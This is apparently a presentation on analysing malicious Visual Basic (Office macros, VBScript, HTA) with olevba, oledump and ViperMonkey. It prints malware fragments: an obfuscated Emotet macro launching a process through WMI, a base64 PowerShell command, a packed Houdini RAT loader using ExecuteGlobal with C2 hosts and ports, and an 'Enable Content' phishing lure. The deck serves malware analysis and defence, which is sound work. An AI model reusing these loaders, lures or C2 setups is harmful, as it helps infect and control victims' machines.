

Analysis of Malicious Visual Basic

VBA Macros
Visual Basic Scripts
HTA

Kirk Sayre
@bigmacjpg

Visual Basic Introduction


- ▶ Visual Basic (VB) is a Windows specific programming language based on BASIC.
- ▶ It was introduced in 1991 and end-of-lifed in 2008.
 - ▶ VB variants still run under Windows 10.
- ▶ Where can Visual Basic be run?
 - ▶ **VBScript (VBS)** (.vbs) script files can be run with **cscript.exe** or **wscript.exe**.
 - ▶ **Hypertext Application (HTA)** (.hta) script files can be run with **mshta.exe**.
 - ▶ **Visual Basic for Applications (VBA)** (.doc, .docm, .xls, .xlsm, etc.) macros can be run in Microsoft **Excel** or **Word**.
- ▶ VB is heavily used in legitimate business processes.
- ▶ It is also used by malicious actors!

Why Malicious Visual Basic?

- ▶ High likelihood of malware running.
 - ▶ VBS and HTA scripts will run on almost all Windows machines.
 - ▶ VBA macros will run on any machine where Microsoft Office is installed.
- ▶ Ease of use.
 - ▶ Web browsers are continually patched, making web exploit kits difficult.
 - ▶ General system vulnerabilities are patched.
 - ▶ Visual Basic has many legitimate uses, so why not use that!
- ▶ VB malware is typically used in initial dropper/downloader phase

Example Campaigns Using Visual Basic

- ▶ Emotet (VBA macros)
 - ▶ Modular banking Trojan.
 - ▶ **Very active.**
- ▶ Trickbot (VBA macros)
 - ▶ Modular banking Trojan.
- ▶ Houdini (VBS)
 - ▶ VBScript RAT.
 - ▶ Old, but still used.




confidential
fax

➤ Preview is not available for this document, this document is designed to work only on Windows Platforms with the latest version of Microsoft Office. Please "**Enable Editing**" and then "**Enable Content**" if you're using an outdated version of Microsoft Office.

Analyzing Malicious VBA Macros (Introduction)


- ▶ Macros are Visual Basic programs that run in the context of an open MS Office document (Excel, Word, PowerPoint).
- ▶ Typically the user must **enable macros** before they will run.



- ▶ Certain VBA functions will be **automatically** run when macros are enabled.
 - ▶ `auto_close()`, `auto_open ()`, `document_beforeclose ()`, `document_close()`, `document_open()`, `workbook_activate()`, `workbook_close()`, `workbook_deactivate()`, `workbook_open()`,
- ▶ **Analysis goal: Find network and file IOCs from malicious Office files.**


Analyzing Malicious VBA Macros (Manual)

- ▶ Do your analysis in a VM with networking disabled.
- ▶ Load the Office file in Word/Excel.
- ▶ Don't enable macros.



Analyzing Malicious VBA Macros (Manual)

- ▶ Go to the VBA macro IDE in Word/Excel.
 - ▶ Developer Tab -> Visual Basic Button
- ▶ Find all calls to VBA functions that run commands (**Shell**, **Run**, **Create**, etc.) and replace them with **Debug.Print**.



The screenshot shows the Microsoft Visual Basic for Applications IDE. The main window displays a VBA macro with the following code:


```
Next
Set MCDUBAA = jCCxZAAQ
If MGCBA_A Eqv 941038903 Then
    vGGQZBAA = CDate(UBaA_1B)
End If
While jCWGBC < zADxcX
    P1AcvU_4 = (EcAAAA_Q)
Wend
Loop
Debug.Print ZQAaAX.L_GAXQUw.ControlTipText + hDAZ1DAC.MDCd4w + ZQAaAX.L_GAXQUw + hDAZ1DAC.J4CCAw + ZQAaAX.L_GAXQUw.ControlSource + ZQAaAX.L_GAXQUw.ControlSource + hDAZ1DAC.XAAaA
CreateObject("Winmgmts:Win32_Process").Create ZQAaAX.L_GAXQUw.ControlTipText + hDAZ1DAC.MDCd4w + ZQAaAX.L_GAXQUw + hDAZ1DAC.J4CCAw + ZQAaAX.L_GAXQUw.ControlSource + ZQAaAX.L_GAXQUw
If uDAABQ = vG4ZAAA Then
    Do While KCDQ4DZA And qAAGABAA
        While aAUUAAU And 780970353
            SXD_QDQ = Asc(624163703 / Oct(282126448))
        Wend
        For ADDAU = 22569128 To 274419737
            IBKABQ = 688831957
        Next
        Set 1U1AA4_ = zQwD21
        If QAAUGZB Eqv 368164514 Then
            LKCAABUB = CDate(khAkWZo)
        End If
        While sADBAxw < ncwAcAcA
            GCZQXG = (1QGXAAX_Q)
        Wend
    Loop
End If
If WwAA4AA4 = wA1Q_AAD Then
```

Annotations in the image:

- A yellow box highlights the `Debug.Print` statement, with a yellow arrow pointing to it from the text "Run Download Command".
- A yellow box highlights the `CreateObject` and `Create` statements, with a yellow arrow pointing to it from the text "Obfuscated Code".

Analyzing Malicious VBA Macros (Manual)

- ▶ Save, close, and reopen the document.
- ▶ Enable macros.
- ▶ Check the IDE for debug output.



2nd Stage
Downloaded
With
PowerShell

Analyzing Malicious VBA Macros (Manual Analysis Downsides)

- ▶ Time intensive.
 - ▶ Several steps must be performed per file analyzed.
- ▶ Risky.
 - ▶ You must ensure that you find and deactivate *all* VBA calls that can actually damage or infect your VM.
 - ▶ Though unlikely, malware that escapes VMs is sometimes possible.
- ▶ Not easily automatable.
 - ▶ All of the described steps were performed through the GUI.

Analyzing Malicious VBA Macros (Automated, Sandboxing)

- ▶ Sandboxing

- ▶ Pros

- ▶ Easy.
 - ▶ Many free or commercial sandbox solutions are available.

- ▶ Cons

- ▶ May miss IOCs due to gating (anti-sandboxing).
 - ▶ Might be hard to include in an automated work flow.
 - ▶ Time. Usually takes ~5 minutes to complete a sandbox run.

Analyzing Malicious VBA Macros (Automated, Linux Tools)

- ▶ Several free/open source **Linux** Visual Basic analysis tools are available.
 - ▶ Olevba - <https://github.com/decalage2/oletools/wiki/olevba>
 - ▶ Oledump - <https://blog.didierstevens.com/programs/oledump-py/>
 - ▶ Olemeta - <https://github.com/decalage2/oletools/wiki/olemeta>
 - ▶ ViperMonkey - <https://github.com/kirk-sayre-work/ViperMonkey>
- ▶ These tools let you work with malicious Visual Basic files in an environment where the malware is unlikely to run.
 - ▶ **Caveat: Wine, LibreOffice with macros allowed**
- ▶ These tools are easy to integrate in an automated workflow.
 - ▶ They are all command line tools.

Analyzing Malicious VBA Macros (Linux Tools: olevba)

- **Olevba** is used to dump and analyze Visual Basic from VBA/VBS files.

Run
Command

```
victim:~/Projects/bad_word_doc/6_26_2019/examples> olevba 2d92a0c55abe4cba859366c3113da0efaacc7dfed76ec7c3900689de29a43483.doc | more
```

```
olevba 0.54dev4 - http://decalage.info/python/oletools
```

```
Flags      Filename
```

```
-----  
OLE:MAS-HB-- 2d92a0c55abe4cba859366c3113da0efaacc7dfed76ec7c3900689de29a43483.doc
```

```
=====
```

```
FILE: 2d92a0c55abe4cba859366c3113da0efaacc7dfed76ec7c3900689de29a43483.doc
```

```
Type: OLE
```

```
-----  
VBA MACRO ZX_QwwZw.cls
```

```
in file: 2d92a0c55abe4cba859366c3113da0efaacc7dfed76ec7c3900689de29a43483.doc - OLE stream: u'Macros/VBA/ZX_QwwZw'
```

```
-----  
(empty macro)
```

```
-----  
VBA MACRO ZQAaAx.frm
```

```
in file: 2d92a0c55abe4cba859366c3113da0efaacc7dfed76ec7c3900689de29a43483.doc - OLE stream: u'Macros/VBA/ZQAaAx'
```

```
-----  
(empty macro)
```

```
-----  
VBA MACRO hDAZ1DAC.frm
```

```
in file: 2d92a0c55abe4cba859366c3113da0efaacc7dfed76ec7c3900689de29a43483.doc - OLE stream: u'Macros/VBA/hDAZ1DAC'
```

```
-----  
(empty macro)
```

```
-----  
VBA MACRO KA4Q1k.bas
```

```
in file: 2d92a0c55abe4cba859366c3113da0efaacc7dfed76ec7c3900689de29a43483.doc - OLE stream: u'Macros/VBA/KA4Q1k'
```

```
-----  
Sub autoopen()  
  If OQXZAx1 = vUADADA Then
```

```
    Do While BAAABB And HQUQkC
```

```
      While mAGcQA And 232955648
```

```
        MABGxxc = Asc(671521870 / Oct(858637647))
```

```
      Wend
```

```
      For T_cAAD = 881580565 To 521320678
```

```
        oAAAUACA = 410604154
```

Obfuscated
Code

Runs
On
Open

Analyzing Malicious VBA Macros (Linux Tools: olevba)

- **Olevba** points out interesting/suspicious things about the file.

Type	Keyword	Description
AutoExec	autoopen	Runs when the Word document is opened
Suspicious	ShowWindow	May hide the application
Suspicious	'\x08'	May use special characters such as backspace to obfuscate code when printed on the console (obfuscation: Hex)
Suspicious	Hex Strings	Hex-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
Suspicious	Base64 Strings	Base64-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
Hex String	#)Ud	23295564
Hex String	e2rc	65327263
Hex String	"tTF	22745446
Hex String	B)@t	42294074

Analyzing Malicious VBA Macros (Linux Tools: oledump)

- ▶ **Oledump** provides detailed information about an OLE format file.
- ▶ It is used for deep dive analysis of OLE files (like Office 97-2003 files).

```
victim:~/Projects/bad_word_doc/6_26_2019/examples> python ~/Software/DidierStevensSuite/oledump.py 2d92a3900689de29a43483.doc
1:      114 '\x01CompObj'
2:     4096 '\x05DocumentSummaryInformation'
3:     4096 '\x05SummaryInformation'
4:      7191 '1Table'
5:    65406 'Data'
6:      654 'Macros/PROJECT'
7:      128 'Macros/PROJECTwm'
8: M      5144 'Macros/VBA/KA4Q1k'
9: M 14232 'Macros/VBA/QBDXQxBQ'
10: m      1179 'Macros/VBA/ZQAAoAx'
11: m       947 'Macros/VBA/ZX_QwwZw'
12:      8769 'Macros/VBA/_VBA_PROJECT'
13:      931 'Macros/VBA/dir'
14: m      1179 'Macros/VBA/hDAZ1DAC'
15:       97 'Macros/ZQAAoAx/\x01CompObj'
16:      288 'Macros/ZQAAoAx/\x03VBFrame'
17:      167 'Macros/ZQAAoAx/f'
18:      112 'Macros/ZQAAoAx/o'
19:       97 'Macros/hDAZ1DAC/\x01CompObj'
20:      291 'Macros/hDAZ1DAC/\x03VBFrame'
21:      327 'Macros/hDAZ1DAC/f'
22:     5148 'Macros/hDAZ1DAC/o'
23:     4096 'WordDocument'
```

Can Drill Into
OLE Streams
for More Detail

Analyzing Malicious VBA Macros (Linux Tools: olemeta)

- **Olemeta** dumps metadata (author, last saved, number of words, etc.) about an Office file.

```
Properties from the SummaryInformation stream:
+-----+-----+
|Property|Value|
+-----+-----+
|codepage|1252|
|title||
|subject||
|author|12345|
|keywords||
|template|Normal.dotm|
|last saved by|12345|
|revision_number|21|
|total edit time|1560|
|create_time|2018-10-04 16:16:00|
|last saved time|2018-10-05 09:18:00|
|num_pages|1|
|num_words|40|
|num chars|230|
|creating application|Microsoft Office Word|
|security|0|
+-----+-----+

Properties from the DocumentSummaryInformation stream:
+-----+-----+
|Property|Value|
+-----+-----+
|codepage_doc|1252|
|lines|1|
|paragraphs|1|
|scale_crop|False|
|company||
|links_dirty|False|
|chars_with_spaces|269|
|shared_doc|False|
|hlinks_changed|False|
|version|786432|
+-----+-----+
```

Analyzing Malicious VBA Macros (Linux Tools: ViperMonkey)

- ▶ **ViperMonkey** is a VBS/HTA/VBA emulator written in Python.
- ▶ It does not require Windows or Office.
- ▶ Simulates what would happen if the macros were run.
- ▶ Reports on:
 - ▶ Files dropped.
 - ▶ External commands run (ex. powershell, cmd.exe, bitsadmin, msixec, etc.).
 - ▶ DLL imported functions called (ex. VirtualAlloc(), CreateRemoteThread(), etc.).
 - ▶ VBA built-in functions called.
 - ▶ Functions as an imphash for malicious document builders.

Analyzing Malicious VBA Macros (ViperMonkey Example: Emotet Maldoc)

► `vmonkey.py -s -iocs emotet.doc`

Runs
base64
encoded
PowerShell
command

Recorded Actions:

Action	Parameters	Description
Found Entry Point	autoopen	
GetObject	['winmgmts:Win32_ProcessS	Interesting Function Call
Debug Print	PoWeRsHeLL -e JABxAFoAQQBHAEEX wBBAFEAPQAoACIAewAwAH0Aew AxAH0AewAyAH0AIgAgAC0AZgA gACcAWgAnACwAJwBEAEQAwgAn ACwAJwB4AEEAJwApADsAJABGA DQAQwBBAEAWgBBACAAPQAgAC cANAA5ADcAJwA7ACQAYwBHAFU AdwBBADQAwgA9ACgAIgB7ADIA fQB7ADAAfQB7ADEAfQA1AC0AZ gAgACcAdwB4AHcAJwAsACcAQQ BBAcALAAAHcAJwApADsAJAB NAEEAQQB3AHgAQQBBAEQAPQAK AGUAbgB2ADoAdQBzAGUAcgBwA HIAbwBmAGkAbABLACsAJwBcAC cAKwAKAEYANABDAEEAQQBAAEE AKwAoACIAewAxAH0AewAwAH0A IgAgAC0AZgAnAGUAEAB1ACCAL AAnAC4AJwApADsAJABmAEAWg BRAEQAQQA9ACgAIgB7ADIAfQB 7ADAAfQB7ADEAfQA1ACAAQBM	

... snip ...

CcARABHAEAJwAsACcAdwAnAC wAKAAIAHsAMQB9AHsAMAB9ACI ALQBmACcAbwBCAEIAJwAsACcA VQAnACkAKQB9AH0AYwBhAHQAY wBoAHsAfQB9ACQARABBAECQQ BBAEAAQBBEAD0AKAAIAHsAMQB 9AHsAMgB9AHsAMAB9ACIALQBm ACcAMQAnACwAKAAIAHsAMQB9A HsAMAB9ACIALQBmACAAJwBBAF gAVQAnACwAJwB6ACcAKQASACC ARAAAnACkA	
--	--

VBA Builtins Called: ['Asc', 'CDate', 'GetObject', 'Oct', 'Print']

Finished analyzing emotet.doc .

Maldocs
built with
same
builder call
these VBA
functions.

Analyzing Visual Basic Scripts (Introduction)

- ▶ VBScript files are text files.
 - ▶ You can view and edit them with your favorite text editor
- ▶ Manual Analysis
 - ▶ Like VBA macros, find process execution commands and replace them with Wscript.Echo.
 - ▶ Run the modified VBS file with cscript.exe.
- ▶ Dynamic Code Execution
 - ▶ VBS scripts can dynamically generate code strings and then run the generated VBS using the **Execute()** or **ExecuteGlobal()** VBS functions.
 - ▶ This can be used to pack VBS and dynamically unpack it upon execution.
 - ▶ This is why things like Houdini continue to be used.

Analyzing Visual Basic Scripts (Packed VBScript)

► Packed Houdini Example

```
Set lopez = CreateObject("ADODB.Stream")
Private Function nat_haniel(spe, tra, net)
    lopez.Type = 1
    lopez.Open
    lopez.Write spe
    lopez.Position = 0
    lopez.Type = 2
    lopez.CharSet = "us-ascii"
    nat_haniel = lopez.ReadText
End Function


Private Function encode_the_string64(cook, book, touch, flat)
    Set xml_dom = CreateObject("Microsoft.XMLDOM")
    Set xml_tmp = xml_dom.createElement("tmp")
    xml_tmp.DataType = "bin.base64"
    xml_tmp.Text = book
    encode_the_string64 = xml_tmp.NodeTypedValue
End Function

Private Function fa_mi_ly(eva, nestle, dill, dstv, gotv, mitv)
    If eva = 1 Then
        msgbox(mitv)
        fa_mi_ly = 1
    ElseIf eva = 0 Then
        ExecuteGlobal dstv
        fa_mi_ly = 2
    Else
        msgbox("This is very good :)")
        fa_mi_ly = 3
    End If
End Function

Private Function zufc(hgi, television, radio, power)
    Dim mut_ex, the_const, main_cont, res_ult
    mut_ex = ""
    the_const = "A"
    main_cont = "JzxbIHJlY29kZXIgaOBob3VkaWw5PCChKSBza3lwZS#*6IGHvdRpbmktZnggXT4KCic9LT0tPS09LT0gYy29uZmlnID0tPS09LT0tPS09LT0tPS09LT0tPS09LTCgpob3N0ID0gInBtmMpdGNva
W4uY29tIGpw b330tD0gnjk2Qoonag9zdC#*9ICjmdWouZnVkY3JScHQuY29tIGonccG9ydC#*9IDc3ND0KaW5zdGFsbGRpci#*9ICILYXBwZGF0YSUiCmxua2ZpbGUgPSB0cnVLCmxua2ZvbGRlc i#*9IHYdWUKCic9LT0tPS09
LT0tPGchViBlGlJIHZhci#*9LT0tPS09LT0tPS09LT0tPS09LT0tPS09CGpkaw0gc2hlbgxvYmogCnldCBzaGVsbG9ia i#*9IHdzY3JpcHQy3JlYXRlb2JqZWNO0KCJC3c2NyaXB0LnNoZWxsIikkZGltIGZpbGVzeXN0ZWlvYmoKc
2V0IGZpbGVzeXN0ZWlvYmogPSBJcmVhdGVvYmplY3QoInNJcmldWGLuz5MaWxlcl3ldGVtb2JqZWNO0IkkZGltIGh0dBHVmoKc2V0IGh0dBHVymogPSBJcmVhdGVvYmplY3QoImIzeGlsMi54bWwodHRwIikkCgonPS09LT0t
PS09IHBhaXZhbm9jaXN0ID0gPS09LT0tPS09LT0T0KCMtluc3RhbnGxuYWllID0gd3NjcmlwdC5y3JpcHRUeWllCnN0YXJ0dX#*gPSBzaGVsbG9iai5zcGVjaWFScZm9sZGVycy#*oInN0YXJ0dX#*IKS#*mICjCIgo
...
Top L1 (Fundamental)
```

Analyzing Visual Basic Scripts (Packed VBScript)

- ViperMonkey will unpack, emulate, and display the packed payload.



The screenshot shows a ViperMonkey analysis window titled 'emacsvictim'. The main pane displays a VBScript payload. A red rectangular box highlights the configuration lines: `host = "pm2bitcoin.com"` and `port = 6969`. A blue arrow points from the text 'C2 Host and Port' to this box. The script includes standard VBScript headers, a configuration section, and a main execution block that sets up shell and filesystem objects and performs a file installation.

```
'<[ recoder : houdini (c) skype : houdini-fx ]>

'===== config =====
INFO      ACTION: Execute Command - params '\<[ recoder : houdini (c) skype : houdini-fx ]>

'===== config =====
host = "pm2bitcoin.com"
port = 6969
'host = "fud.fudcrypt.com"
'port = 7744
installldir = "%appdata%"
lnkfile = true
lnkfolder = true

'===== public var =====

dim shellobj
set shellobj = wscript.createObject("wscript.shell")
dim filesystemobj
set filesystemobj = createobject("scripting.filesystemobject")
dim httpobj
set httpobj = createobject("msxml2.xmlhttp")

'===== privat var =====

